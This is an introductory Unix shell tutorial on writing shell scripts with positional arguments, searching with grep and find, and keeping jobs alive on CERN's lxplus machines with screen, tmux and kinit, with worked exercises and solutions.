- Run a shell script from the command line.
- Write a shell script that operates on a set of files defined by the user on the command line.
- Create pipelines that include shell scripts you, and others, have written.

We are finally ready to see what makes the shell such a powerful programming environment. We are going to take the commands we repeat frequently and save them in files so that we can re-run all those operations again later by typing a single command. For historical reasons, a bunch of commands saved in a file is usually called a **shell script**, but make no mistake: these are actually small programs.

Let's start by going back to `molecules/` and creating a new file, `middle.sh` which will become our shell script:

```
$ cd molecules
$ nano middle.sh
```

The command `nano middle.sh` opens the file `middle.sh` within the text editor "nano" (which runs within the shell). If the file does not exist, it will be created. We can use the text editor to directly edit the file -- we'll simply insert the following line:

```
head -n 15 octane.pdb | tail -n 5
```

This is a variation on the pipe we constructed earlier: it selects lines 11-15 of the file `octane.pdb` . Remember, we are *not* running it as a command just yet: we are putting the commands in a file.

Then we save the file (`Ctrl-O` in nano), and exit the text editor (`Ctrl-X` in nano). Check that the directory `molecules` now contains a file called `middle.sh` .

Once we have saved the file, we can ask the shell to execute the commands it contains. Our shell is called `bash` , so we run the following command:

```
$ bash middle.sh
```

```
ATOM      9  H           1      -4.502   0.681   0.785  1.00  0.00
ATOM     10  H           1      -5.254  -0.243  -0.537  1.00  0.00
ATOM     11  H           1      -4.357   1.252  -0.895  1.00  0.00
ATOM     12  H           1      -3.009  -0.741  -1.467  1.00  0.00
ATOM     13  H           1      -3.172  -1.337   0.206  1.00  0.00
```

Sure enough, our script's output is exactly what we would get if we ran that pipeline directly.

Text vs. Whatever

We usually call programs like Microsoft Word or LibreOffice Writer "text editors", but we need to be a bit more careful when it comes to programming. By default, Microsoft Word uses `.docx` files to store not only text, but also formatting information about fonts, headings, and so on. This extra information isn't stored as characters, and doesn't mean anything to tools like `head` : they expect input files to contain nothing but the letters, digits, and punctuation on a standard computer keyboard. When editing

programs, therefore, you must either use a plain text editor, or be careful to save files as plain text.

What if we want to select lines from an arbitrary file? We could edit `middle.sh` each time to change the filename, but that would probably take longer than just retyping the command. Instead, let's edit `middle.sh` and make it more versatile:

```
$ nano middle.sh
```

Now, within "nano", replace the text `octane.pdb` with the special variable called `$1` :

```
head -n 15 "$1" | tail -n 5
```

Inside a shell script, `$1` means "the first filename (or other argument) on the command line". We can now run our script like this:

```
$ bash middle.sh octane.pdb
```

```
ATOM      9  H           1      -4.502   0.681   0.785  1.00  0.00
ATOM     10  H           1      -5.254  -0.243  -0.537  1.00  0.00
ATOM     11  H           1      -4.357   1.252  -0.895  1.00  0.00
ATOM     12  H           1      -3.009  -0.741  -1.467  1.00  0.00
ATOM     13  H           1      -3.172  -1.337   0.206  1.00  0.00
```

or on a different file like this:

```
$ bash middle.sh pentane.pdb
```

```
ATOM      9  H           1       1.324   0.350  -1.332  1.00  0.00
ATOM     10  H           1       1.271   1.378   0.122  1.00  0.00
ATOM     11  H           1      -0.074  -0.384   1.288  1.00  0.00
ATOM     12  H           1      -0.048  -1.362  -0.205  1.00  0.00
ATOM     13  H           1      -1.183   0.500  -1.412  1.00  0.00
```

Double-Quotes Around Arguments

For the same reason that we put the loop variable inside double-quotes, in case the filename happens to contain any spaces, we surround `$1` with double-quotes.

We still need to edit `middle.sh` each time we want to adjust the range of lines, though. Let's fix that by using the special variables `$2` and `$3` for the number of lines to be passed to `head` and `tail` respectively:

```
$ nano middle.sh
```

```
head -n "$2" "$1" | tail -n "$3"
```

We can now run:

```
$ bash middle.sh pentane.pdb 15 5
```

```
ATOM      9  H           1       1.324   0.350  -1.332  1.00  0.00
ATOM     10  H           1       1.271   1.378   0.122  1.00  0.00
ATOM     11  H           1      -0.074  -0.384   1.288  1.00  0.00
ATOM     12  H           1      -0.048  -1.362  -0.205  1.00  0.00
ATOM     13  H           1      -1.183   0.500  -1.412  1.00  0.00
```

By changing the arguments to our command we can change our script's behaviour:

```
$ bash middle.sh pentane.pdb 20 5
```

```
ATOM     14  H           1      -1.259   1.420   0.112  1.00  0.00
ATOM     15  H           1      -2.608  -0.407   1.130  1.00  0.00
ATOM     16  H           1      -2.540  -1.303  -0.404  1.00  0.00
ATOM     17  H           1      -3.393   0.254  -0.321  1.00  0.00
TER      18              1
```

This works, but it may take the next person who reads `middle.sh` a moment to figure out what it does. We can improve our script by adding some **comments** at the top:

```
$ nano middle.sh
```

```
# Select lines from the middle of a file.
# Usage: bash middle.sh filename end_line num_lines
head -n "$2" "$1" | tail -n "$3"
```

A comment starts with a `#` character and runs to the end of the line. The computer ignores comments, but they're invaluable for helping people (including your future self) understand and use scripts. The only caveat is that each time you modify the script, you should check that the comment is still accurate: an explanation that sends the reader in the wrong direction is worse than none at all.

What if we want to process many files in a single pipeline? For example, if we want to sort our `.pdb` files by length, we would type:

```
$ wc -l *.pdb | sort -n
```

because `wc -l` lists the number of lines in the files (recall that `wc` stands for 'word count', adding the `-l` flag means 'count lines' instead) and `sort -n` sorts things numerically. We could put this in a file, but then it would only ever sort a list of `.pdb` files in the current directory. If we want to be able to get a sorted list of other kinds of files, we need a way to get all those names into the script. We can't use `$1`, `$2`, and so on because we don't know how many files there are. Instead, we use the special variable `$@`, which means, "All of the command-line arguments to the shell script." We also should put `$@` inside double-quotes to handle the case of arguments containing spaces (`"$@"` is equivalent to `"$1" "$2"` ...) Here's an example:

```
$ nano sorted.sh
```

```
# Sort filenames by their length.
# Usage: bash sorted.sh one_or_more_filenames
wc -l "$@" | sort -n
```

```
$ bash sorted.sh *.pdb ../creatures/*.dat
```

```
9 methane.pdb
12 ethane.pdb
15 propane.pdb
20 cubane.pdb
21 pentane.pdb
30 octane.pdb
163 ../creatures/basilisk.dat
163 ../creatures/unicorn.dat
```

Why Isn't It Doing Anything?

What happens if a script is supposed to process a bunch of files, but we don't give it any filenames? For example, what if we type:

```
$ bash sorted.sh
```

but don't say `*.dat` (or anything else)? In this case, `$@` expands to nothing at all, so the pipeline inside the script is effectively:

```
$ wc -l | sort -n
```

Since it doesn't have any filenames, `wc` assumes it is supposed to process standard input, so it just sits there and waits for us to give it some data interactively. From the outside, though, all we see is it sitting there: the script doesn't appear to do anything.

Suppose we have just run a series of commands that did something useful --- for example, that created a graph we'd like to use in a paper. We'd like to be able to re-create the graph later if we need to, so we want to save the commands in a file. Instead of typing them in again (and potentially getting them wrong) we can do this:

```
$ history | tail -n 5 > redo-figure-3.sh
```

The file `redo-figure-3.sh` now contains:

```
297 bash goostats NENE01729B.txt stats-NENE01729B.txt
298 bash goodiff stats-NENE01729B.txt /data/validated/01729.txt > 01729-differences.txt
299 cut -d ',' -f 2-3 01729-differences.txt > 01729-time-series.txt
300 ygraph --format scatter --color bw --borders none 01729-time-series.txt figure-3.png
301 history | tail -n 5 > redo-figure-3.sh
```

(`goostats` is a shell script which calculates some complicated statistics from a protein sample file -- the first argument -- and writes them to a file -- the second argument. `goodiff` is a shell script for comparing statistics between two files, provides as arguments. Nelle's supervisor provided them without too many explanations.)

After a moment's work in an editor to remove the serial numbers on the commands, and to remove the final line where we called the `history` command, we have a completely accurate record of how we created that figure.

In practice, most people develop shell scripts by running commands at the shell prompt a few times to make sure they're doing the right thing, then saving them in a file for re-use. This style of work allows people to recycle what they discover about their data and their workflow with one call to `history` and a bit of editing to clean up the output and save it as a shell script.

Nelle's Pipeline: Creating a Script

Nelle's supervisor insisted that all her analytics must be reproducible. The easiest way to capture all the steps is in a script. She runs the editor and writes the following:

```
# Calculate stats for data files.
for datafile in "$@"
do
    echo $datafile
    bash goostats $datafile stats-$datafile
done
```

She saves this in a file called `do-stats.sh` so that she can now re-do the first stage of her analysis by typing:

```
$ bash do-stats.sh *[AB].txt
```

She can also do this:

```
$ bash do-stats.sh *[AB].txt | wc -l
```

so that the output is just the number of files processed rather than the names of the files that were processed.

One thing to note about Nelle's script is that it lets the person running it decide what files to process. She could have written it as:

```
# Calculate stats for Site A and Site B data files.
for datafile in *[AB].txt
do
    echo $datafile
    bash goostats $datafile stats-$datafile
done
```

The advantage is that this always selects the right files: she doesn't have to remember to exclude the 'Z' files. The disadvantage is that it *always* selects just those files --- she can't run it on all files (including the 'Z' files), or on the 'G' or 'H' files her colleagues in Antarctica are producing, without editing the script. If she wanted to be more adventurous, she could modify her script to check for command-line arguments, and use `*[AB].txt` if none were provided. Of course, this introduces another tradeoff between flexibility and complexity.

Variables in Shell Scripts

In the `molecules` directory, imagine you have a shell script called `script.sh` containing the following commands:

```
head -n $2 $1
tail -n $3 $1
```

While you are in the `molecules` directory, you type the following command:

```
bash script.sh '*.pdb' 1 1
```

Which of the following outputs would you expect to see?

1. All of the lines between the first and the last lines of each file ending in `.pdb` in the `molecules` directory
2. The first and the last line of each file ending in `.pdb` in the `molecules` directory
3. The first and the last line of each file in the `molecules` directory
4. An error because of the quotes around `*.pdb`

Solution

The correct answer is 2.

The special variables $1, $2 and $3 represent the command line arguments given to the script, such that the commands run are:

```
$ head -n 1 cubane.pdb ethane.pdb octane.pdb pentane.pdb propane.pdb
$ tail -n 1 cubane.pdb ethane.pdb octane.pdb pentane.pdb propane.pdb
```

{: .bash} The shell does not expand `'*.pdb'` because it is enclosed by quote marks. As such, the first argument to the script is `'*.pdb'` which gets expanded within the script by `head` and `tail`.

List Unique Species

Leah has several hundred data files, each of which is formatted like this:

```
2013-11-05,deer,5
2013-11-05,rabbit,22
2013-11-05,raccoon,7
2013-11-06,rabbit,19
2013-11-06,deer,2
2013-11-06,fox,1
2013-11-07,rabbit,18
2013-11-07,bear,1
```

An example of this type of file is given in `data-shell/data/animal-counts/animals.txt`.

Write a shell script called `species.sh` that takes any number of filenames as command-line arguments, and uses `cut`, `sort`, and `uniq` to print a list of the unique species appearing in each of those files separately.

Solution

```
# Script to find unique species in csv files where species is the second data field
# This script accepts any number of file names as command line arguments

# Loop over all files
for file in $@
do
    echo "Unique species in $file:"
    # Extract species names
    cut -d , -f 2 $file | sort | uniq
done
```

{: .source}

Find the Longest File With a Given Extension

Write a shell script called `longest.sh` that takes the name of a directory and a filename extension as its arguments, and prints out the name of the file with the most lines in that directory with that extension. For example:

```
$ bash longest.sh /tmp/data pdb
```

would print the name of the `.pdb` file in `/tmp/data` that has the most lines.

Solution

```
# Shell script which takes two arguments:
#    1. a directory name
#    2. a file extension
# and prints the name of the file in that directory
# with the most lines which matches the file extension.

wc -l $1/*.$2 | sort -n | tail -n 2 | head -n 1
```

{: .source}

Why Record Commands in the History Before Running Them?

If you run the command:

```
$ history | tail -n 5 > recent.sh
```

the last command in the file is the `history` command itself, i.e., the shell has added `history` to the command log before actually running it. In fact, the shell *always* adds commands to the log before running them. Why do you think it does this?

Solution

If a command causes something to crash or hang, it might be useful to know what that command was, in order to investigate the problem. Were the command only be recorded after running it, we would not have a record of the last command run in the event of a crash.

Script Reading Comprehension

For this question, consider the `data-shell/molecules` directory once again. This contains a number of `.pdb` files in addition to any other files you may have created. Explain what a script called `example.sh` would do when run as `bash example.sh *.pdb` if it contained the following lines:

```
# Script 1
echo *.*
```

```
# Script 2
for filename in $1 $2 $3
do
    cat $filename
done
```

```
# Script 3
echo $@.pdb
```

Solutions

Script 1 would print out a list of all files containing a dot in their name.

Script 2 would print the contents of the first 3 files matching the file extension. The shell expands the wildcard before passing the arguments to the `example.sh` script.

Script 3 would print all the arguments to the script (i.e. all the `.pdb` files), followed by `.pdb`. cubane.pdb ethane.pdb methane.pdb octane.pdb pentane.pdb propane.pdb.pdb

Debugging Scripts

Suppose you have saved the following script in a file called `do-errors.sh` in Nelle's `north-pacific-gyre/2012-07-03` directory:

```
# Calculate stats for data files.
for datafile in "$@"
do
    echo $datfile
    bash goostats $datafile stats-$datafile
done
```

When you run it:

```
$ bash do-errors.sh *[AB].txt
```

the output is blank. To figure out why, re-run the script using the `-x` option:

```
bash -x do-errors.sh *[AB].txt
```

What is the output showing you? Which line is responsible for the error?

Solution

The `-x` flag causes `bash` to run in debug mode. This prints out each command as it is run, which will help you to locate errors. In this example, we can see that `echo` isn't printing anything. We have made a typo in the loop variable name, and the variable `datfile` doesn't exist, hence returning an empty string.

Key Points

- Save commands in files (usually called shell scripts) for re-use.
- `bash filename` runs the commands saved in a file.
- `$@` refers to all of a shell script's command-line arguments.
- `$1`, `$2`, etc., refer to the first command-line argument, the second command-line argument, etc.
- Place variables in quotes if the values might have spaces in them.
- Letting users decide what files to process is more flexible and more consistent with built-in Unix commands.

Finding Things

Learning Objectives

- Use `grep` to select lines from text files that match simple patterns.
- Use `find` to find files whose names match simple patterns.
- Use the output of one command as the command-line argument(s) to another command.
- Explain what is meant by 'text' and 'binary' files, and why many common tools don't handle the latter well.

In the same way that many of us now use "Google" as a verb meaning "to find", Unix programmers often use the word "grep". "grep" is a contraction of "global/regular expression/print", a common sequence of operations in early Unix text editors. It is also the name of a very useful command-line program.

`grep` finds and prints lines in files that match a pattern. For our examples, we will use a file that contains three haikus taken from a 1998 competition in *Salon* magazine. For this set of examples, we're going to be working in the writing subdirectory:

```
$ cd
$ cd writing
$ cat haiku.txt
```

```
The Tao that is seen
Is not the true Tao, until
You bring fresh toner.

With searching comes loss
and the presence of absence:
"My Thesis" not found.

Yesterday it worked
Today it is not working
Software is like that.
```

Forever, or Five Years

We haven't linked to the original haikus because they don't appear to be on *Salon*'s site any longer. As Jeff Rothenberg said, "Digital information lasts forever --- or five years, whichever comes first."

Let's find lines that contain the word "not":

```
$ grep not haiku.txt
```

```
Is not the true Tao, until
"My Thesis" not found
Today it is not working
```

Here, `not` is the pattern we're searching for. The grep command searches through the file, looking for matches to the pattern specified. To use it type `grep`, then the pattern we're searching for and finally the name of the file (or files) we're searching in.

The output is the three lines in the file that contain the letters "not".

Let's try a different pattern: "The".

```
$ grep The haiku.txt
```

```
The Tao that is seen
"My Thesis" not found.
```

This time, two lines that include the letters "The" are outputted. However, one instance of those letters is contained within a larger word, "Thesis".

To restrict matches to lines containing the word "The" on its own, we can give `grep` with the `-w` flag. This will limit matches to word boundaries.

```
$ grep -w The haiku.txt
```

```
The Tao that is seen
```

Note that a "word boundary" includes the start and end of a line, so not just letters surrounded by spaces. Sometimes we don't want to search for a single word, but a phrase. This is also easy to do with `grep` by putting the phrase in quotes.

```
$ grep -w "is not" haiku.txt
```

```
Today it is not working
```

We've now seen that you don't have to have quotes around single words, but it is useful to use quotes when searching for multiple words. It also helps to make it easier to distinguish between the search term or phrase and the file being searched. We will use quotes in the remaining examples.

Another useful option is `-n`, which numbers the lines that match:

```
$ grep -n "it" haiku.txt
```

```
5:With searching comes loss
9:Yesterday it worked
10:Today it is not working
```

Here, we can see that lines 5, 9, and 10 contain the letters "it".

We can combine options (i.e. flags) as we do with other Unix commands. For example, let's find the lines that contain the word "the". We can combine the option `-w` to find the lines that contain the word "the" and `-n` to number the lines that match:

```
$ grep -n -w "the" haiku.txt
```

```
2:Is not the true Tao, until
6:and the presence of absence:
```

Now we want to use the option `-i` to make our search case-insensitive:

```
$ grep -n -w -i "the" haiku.txt
```

```
1:The Tao that is seen
2:Is not the true Tao, until
6:and the presence of absence:
```

Now, we want to use the option `-v` to invert our search, i.e., we want to output the lines that do not contain the word "the".

```
$ grep -n -w -v "the" haiku.txt
```

```
1:The Tao that is seen
3:You bring fresh toner.
4:
5:With searching comes loss
7:"My Thesis" not found.
8:
9:Yesterday it worked
10:Today it is not working
11:Software is like that.
```

`grep` has lots of other options. To find out what they are, we can type:

```
$ grep --help
```

```
Usage: grep [OPTION]... PATTERN [FILE]...
Search for PATTERN in each FILE or standard input.
PATTERN is, by default, a basic regular expression (BRE).
Example: grep -i 'hello world' menu.h main.c

Regexp selection and interpretation:
  -E, --extended-regexp     PATTERN is an extended regular expression (ERE)
  -F, --fixed-strings       PATTERN is a set of newline-separated fixed strings
  -G, --basic-regexp        PATTERN is a basic regular expression (BRE)
  -P, --perl-regexp         PATTERN is a Perl regular expression
  -e, --regexp=PATTERN      use PATTERN for matching
  -f, --file=FILE           obtain PATTERN from FILE
  -i, --ignore-case         ignore case distinctions
  -w, --word-regexp         force PATTERN to match only whole words
  -x, --line-regexp         force PATTERN to match only whole lines
  -z, --null-data           a data line ends in 0 byte, not newline

Miscellaneous:
...        ...        ...
```

Wildcards

`grep` 's real power doesn't come from its options, though; it comes from the fact that patterns can include wildcards. (The technical name for these is **regular expressions**, which is what the "re" in "grep" stands for.) Regular expressions are both complex and powerful; if you want to do complex searches, please look at the lesson on our website. As a taster, we can find lines that have an 'o' in the second position like this:


```
$ grep -E '^.o' haiku.txt
```

```
You bring fresh toner.
Today it is not working
Software is like that.
```

We use the `-E` flag and put the pattern in quotes to prevent the shell from trying to interpret it. (If the pattern contained a `*`, for

example, the shell would try to expand it before running `grep` .) The `^` in the pattern anchors the match to the start of the line. The `.` matches a single character (just like `?` in the shell), while the `o` matches an actual 'o'.

While `grep` finds lines in files, the `find` command finds files themselves. Again, it has a lot of options; to show how the simplest ones work, we'll use the directory tree shown below.



Nelle's `writing` directory contains one file called `haiku.txt` and five subdirectories: `thesis` (which contains a sadly empty file, `empty-draft.md`), `data` (which contains three files `LittleWomen.txt` , `one.txt` and `two.txt`), `old` (which contains the empty file `.gitkeep` , an artifact of how git works, not part of this episode), a `tools` directory that contains the programs `format` and `stats` , and a subdirectory called `old` , with a file `oldtool` .

For our first command, let's run `find .` .

```
$ find .
```

```
.
./old
./old/.gitkeep
./data
./data/one.txt
./data/LittleWomen.txt
./data/two.txt
./tools
./tools/format
./tools/old
./tools/old/oldtool
./tools/stats
./haiku.txt
./thesis
./thesis/empty-draft.md
```

As always, the `.` on its own means the current working directory, which is where we want our search to start. `find` 's output is the names of every file **and** directory under the current working directory. This can seem useless at first but `find` has many options to filter the output and in this lesson we will discover some of them.

The first option in our list is `-type d` that means "things that are directories". Sure enough, `find` 's output is the names of the six directories in our little tree (including `.`):

```
$ find . -type d
```

```
./
./old
./data
./thesis
./tools
./tools/old
```

Notice that the objects `find` finds are not listed in any particular order. If we change `-type d` to `-type f`, we get a listing of all the files instead:

```
$ find . -type f
```

```
./haiku.txt
./old/.gitkeep
./tools/stats
./tools/old/oldtool
./tools/format
./thesis/empty-draft.md
./data/one.txt
./data/LittleWomen.txt
./data/two.txt
```

Now let's try matching by name:

```
$ find . -name *.txt
```

```
./haiku.txt
```

We expected it to find all the text files, but it only prints out `./haiku.txt`. The problem is that the shell expands wildcard characters like `*` *before* commands run. Since `*.txt` in the current directory expands to `haiku.txt`, the command we actually ran was:

```
$ find . -name haiku.txt
```

`find` did what we asked; we just asked for the wrong thing.

To get what we want, let's do what we did with `grep`: put `*.txt` in single quotes to prevent the shell from expanding the `*` wildcard. This way, `find` actually gets the pattern `*.txt`, not the expanded filename `haiku.txt`:

```
$ find . -name '*.txt'
```

```
./data/one.txt
./data/LittleWomen.txt
./data/two.txt
./haiku.txt
```

Listing vs. Finding

`ls` and `find` can be made to do similar things given the right options, but under normal circumstances, `ls` lists everything it can, while `find` searches for things with certain properties and shows them.

As we said earlier, the command line's power lies in combining tools. We've seen how to do that with pipes; let's look at another technique. As we just saw, `find . -name '*.txt'` gives us a list of all text files in or below the current directory. How can we combine that with `wc`

`-l` to count the lines in all those files?

The simplest way is to put the `find` command inside `$()` :

```
$ wc -l $(find . -name '*.txt')
```

```
11 ./haiku.txt
300 ./data/two.txt
21022 ./data/LittleWomen.txt
70 ./data/one.txt
21403 total
```

When the shell executes this command, the first thing it does is run whatever is inside the `$()` . It then replaces the `$()` expression with that command's output. Since the output of `find` is the four filenames `./data/one.txt` , `./data/LittleWomen.txt` , `./data/two.txt` , and `./haiku.txt` , the shell constructs the command:

```
$ wc -l ./data/one.txt ./data/LittleWomen.txt ./data/two.txt ./haiku.txt
```

which is what we wanted. This expansion is exactly what the shell does when it expands wildcards like `*` and `?` , but lets us use any command we want as our own "wildcard".

It's very common to use `find` and `grep` together. The first finds files that match a pattern; the second looks for lines inside those files that match another pattern. Here, for example, we can find PDB files that contain iron atoms by looking for the string "FE" in all the `.pdb` files above the current directory:

```
$ grep "FE" $(find .. -name '*.pdb')
```

```
../data/pdb/heme.pdb:ATOM     25 FE          1      -0.924   0.535  -0.518
```

Binary Files

We have focused exclusively on finding things in text files. What if your data is stored as images, in databases, or in some other format? One option would be to extend tools like `grep` to handle those formats. This hasn't happened, and probably won't, because there are too many formats to support.

The second option is to convert the data to text, or extract the text-ish bits from the data. This is probably the most common approach, since it only requires people to build one tool per data format (to extract information). On the one hand, it makes simple things easy to do. On the negative side, complex things are usually impossible. For example, it's easy enough to write a program that will extract X and Y dimensions from image files for `grep` to play with, but how would you write something to find values in a spreadsheet whose cells contained formulas?

The third choice is to recognize that the shell and text processing have their limits, and to use another programming language. When the time comes to do this, don't be too hard on the shell: many modern programming languages have borrowed a lot of ideas from it, and imitation is also the sincerest form of praise.

The Unix shell is older than most of the people who use it. It has survived so long because it is one of the most productive programming environments ever created --- maybe even *the* most productive. Its syntax may be cryptic, but people who have mastered it can experiment with different commands interactively, then use what they have learned to automate their work. Graphical user interfaces may be better at the first, but the shell is still unbeaten at the second. And as Alfred North Whitehead wrote in 1911, "Civilization advances by extending the number of important operations which we can perform without thinking about them."

Using `grep`

Referring to `haiku.txt` presented at the begin of this topic, which command would result in the following output:

```
and the presence of absence:
```

1. `grep "of" haiku.txt`
2. `grep -E "of" haiku.txt`
3. `grep -w "of" haiku.txt`
4. `grep -i "of" haiku.txt`

Solution

The correct answer is 3, because the `-w` flag looks only for whole-word matches. The other options will all match "of" when part of another word.

`find` Pipeline Reading Comprehension

Write a short explanatory comment for the following shell script:

```
wc -l $(find . -name '*.dat') | sort -n
```

Solution

1. Find all files with a `.dat` extension in the current directory
2. Count the number of lines each of these files contains
3. Sort the output from step 2. numerically

Matching and Subtracting

The `-v` flag to `grep` inverts pattern matching, so that only lines which do *not* match the pattern are printed. Given that, which of the following commands will find all files in `/data` whose names end in `s.txt` (e.g., `animals.txt` or `planets.txt`), but do *not* contain the word `net`? Once you have thought about your answer, you can test the commands in the `data-shell` directory.

1. `find data -name '*s.txt' | grep -v net`
2. `find data -name *s.txt | grep -v net`
3. `grep -v "temp" $(find data -name '*s.txt')`

4. None of the above.

Solution

The correct answer is 1. Putting the match expression in quotes prevents the shell expanding it, so it gets passed to the `find` command.

Option 2 is incorrect because the shell expands `*s.txt` instead of passing the wildcard expression to `find` .

Option 3 is incorrect because it searches the contents of the files for lines which do not match "temp", rather than searching the file names.

Tracking a Species

Leah has several hundred data files saved in one directory, each of which is formatted like this:

```
2013-11-05,deer,5
2013-11-05,rabbit,22
2013-11-05,raccoon,7
2013-11-06,rabbit,19
2013-11-06,deer,2
```

She wants to write a shell script that takes a species as the first command-line argument and a directory as the second argument. The script should return one file called `species.txt` containing a list of dates and the number of that species seen on each date. For example using the data shown above, `rabbits.txt` would contain:

```
2013-11-05,22
2013-11-06,19
```

Put these commands and pipes in the right order to achieve this:

```
cut -d : -f 2

|
grep -w $1 -r $2
|
$1.txt
cut -d , -f 1,3
```

Hint: use `man grep` to look for how to grep text recursively in a directory and `man cut` to select more than one field in a line.

An example of such a file is provided in `data-shell/data/animal-counts/animals.txt`

Solution

```
grep -w $1 -r $2 | cut -d : -f 2 | cut -d , -f 1,3  > $1.txt
```

{: .source}

You would call the script above like this:

```
$ bash count-species.sh bear .
```

{: .bash}

Little Women

You and your friend, having just finished reading *Little Women* by Louisa May Alcott, are in an argument. Of the four sisters in the book, Jo, Meg, Beth, and Amy, your friend thinks that Jo was the most mentioned. You, however, are certain it was Amy. Luckily, you have a file `LittleWomen.txt` containing the full text of the novel (`data-shell/writing/data/LittleWomen.txt`). Using a `for` loop, how would you tabulate the number of times each of the four sisters is mentioned?

Hint: one solution might employ the commands `grep` and `wc` and a `|`, while another might utilize `grep` options. There is often more than one way to solve a programming task, so a particular solution is usually chosen based on a combination of yielding the correct result, elegance, readability, and speed.

Solutions

```
for sis in Jo Meg Beth Amy
do
    echo $sis:
>    grep -ow $sis LittleWomen.txt | wc -l
done
```

{: .source}

Alternative, slightly inferior solution:

```
for sis in Jo Meg Beth Amy
do
    echo $sis:
>    grep -ocw $sis LittleWomen.txt
done
```

{: .source}

This solution is inferior because `grep -c` only reports the number of lines matched. The total number of matches reported by this method will be lower if there is more than one match per line.

Finding Files With Different Properties

The `find` command can be given several other criteria known as "tests" to locate files with specific attributes, such as creation time, size, permissions, or ownership. Use `man find` to explore these, and then write a single command to find all files in or below the current directory that were modified by the user `ahmed` in the last 24 hours.

Hint 1: you will need to use three tests: `-type`, `-mtime`, and `-user`.

Hint 2: The value for `-mtime` will need to be negative---why?

Solution

Assuming that Nelle's home is our working directory we type:

```
$ find ./ -type f -mtime -1 -user ahmed
```

Key Points

- `find` finds files with specific properties that match patterns.
- `grep` selects lines in files that match patterns.
- `--help` is a flag supported by many bash commands, and programs that can be run from within Bash, to display more information on how to use these commands or programs.
- `man command` displays the manual page for a given command.
- `$(command)` inserts a command's output in place.

UNIX shell

The Software Carpentry Foundation has a great lesson on the basics of using the UNIX shell that we will be using for the Starterkit course.

Some additional topics can be found at the more on the UNIX shell webpage, while this section covers LHCb-specific material.

Using screen to keep things running

Learning Objectives

- Create a new `screen` session
- Disconnect from a `screen` session
- Reconnect to an existing `screen` session
- End an existing `screen` session
- Handling of Kerberos tokens

Often we want to run a program for a long time on a computer we connected to via `ssh`, like the `lxplus` machines. The `screen` program allows you to keep programs running on the remote computer even if you disconnect from it. For example when putting your laptop to sleep or losing wifi.

Connect to `lxplus`:

```
$ ssh lxplus.cern.ch
```

You can start `screen` by simply typing its name:

```
$ screen
```

Once you do this it will look as if nothing has happened. However you now have a fresh terminal inside what is refered to as a "screen session". Let's type some commands that generate some output:

```
$ uptime
```

```
 11:48:02 up 15 days, 20:36, 105 users,  load average: 2.26, 2.10, 3.16
```

```
$ date
```

```
Thu Apr 16 11:48:32 CEST 2015
```

To disconnect from this session press `Ctrl-a d`. We are now back to the terminal that we first started in. You can check that your `screen` session is still running by typing `screen -list`, which will list all active sessions:

```
$ screen -list
```

```
There is a screen on:
      25593.pts-44.lxplus0234   (Detached)
1 Socket in /var/run/screen/S-thead.
```

To reconnect to the session you use `screen -rD`. When there is just one session running (like now) then it will reconnect you to that session. Try it and you should see the date and time output by the `date` command we ran earlier.

When you have more than one session you need to provide the name of the session as an argument to `screen -rD`. The name of the above session is: `25593.pts-44.lxplus0234`. You can reconnect to it with:

```
$ screen -rD 25593.pts-44.lxplus0234
```

To end a `screen` session you are currently connected to, simply press `Ctrl-d`. Just like you would to disconnect from a `ssh` session.

A `screen` session is tied to a specific computer. This means you need to remember which computer you connected to. Even if your `screen` session keeps running, you can only resume it from the same machine as you started it.

When connecting to `lxplus` you are assigned to a random computer, but you can find out its name with `hostname`:

```
$ hostname
```

```
lxplus0081.cern.ch
```

This tells you that the computer you are connected to is called `lxplus0081.cern.ch`. Later on you can re-connect to exactly this machine with:

```
$ ssh lxplus0081.cern.ch
```

Another complication are your kerberos tokens. These typically expire as soon as you disconnect from a `lxplus` machine. This means the program you left running inside the `screen` session will suddenly not be able to write to any files in your home directory anymore. This is particularly annoying if you are running `ganga` in your screen session.

One way to stop your tokens from expiring is to type `kinit` when you first start a new `screen` session. The tokens you get this way will survive you disconnecting. However they will expire after 24 hours, so you will have to type `kinit` again to renew them if you leave `screen` running for longer than 24 hours.

```
$ screen
# now inside the screen session
$ kinit
```

tmux

`tmux` is another program you can use to keep things running remotely. In practice, it is very similar to screen, but it has some minor differences. You can find syntax guides easily online, including guides showing the equivalent commands in tmux and screen (this one is quite good), but here's a quick list of equivalent commands to those used in this lesson:

- `tmux ls` instead of `screen -list`
- `Ctrl-b d` to detach instead of `Ctrl-a d` (`tmux` in general uses `Ctrl-b` instead of `Ctrl-a`)
- `tmux a` or `tmux attach` instead of `screen -rD`

Advanced screen topics

Finding lost screens

Once you start a `screen` session you need to remember which `lxplus` node it is running on. If you forget to note that down you can use the following little snippet to find any `screen` sessions running on `lxplus` nodes:

```
for i in $(seq -f "%04g" 1 500); do
 ssh -o ConnectTimeout=10 -o PreferredAuthentications=gssapi-with-mic,gssapi -o GSSAPIAuthentication=yes -o StrictHostKeyCheck
ing=no -o LogLevel=quiet lxplus$i.cern.ch "(screen -list | head -1 | grep -q 'There is a screen on') && hostname && screen -li
st"
done
```

This will connect to the first 500 lxplus nodes in turn, checking if a `screen` session is running and if yes prints the hostname and output of `screen -list` .

Using tabs in screen

Screen supports some features beyond detaching a session. A very useful feature is different sessions in tab pages, all within a single instance of `screen` . In order to maximise the usefulness of this feature, you need to set the screen status bar. The simplest way to do this is by appending the following line to the file `~/.screenrc` (create it if it doesn't already exist):

```
# Status lines
hardstatus off
hardstatus alwayslastline
hardstatus string '%{= BG}%{.g}[ %{.G}%H %{.g}][ %{= Bw}%?%-Lw%?%{Yr}%{.k}%n*%f%? %t%?%?(%u)%?%{.r}%{Bw}%?%+Lw%? %{.g}%=][%{.W
} %Y-%m-%d %c %{.g}]'
```

Note that this has predefined colours and layout that you can easily change yourself, see eg. this detailed discussion.

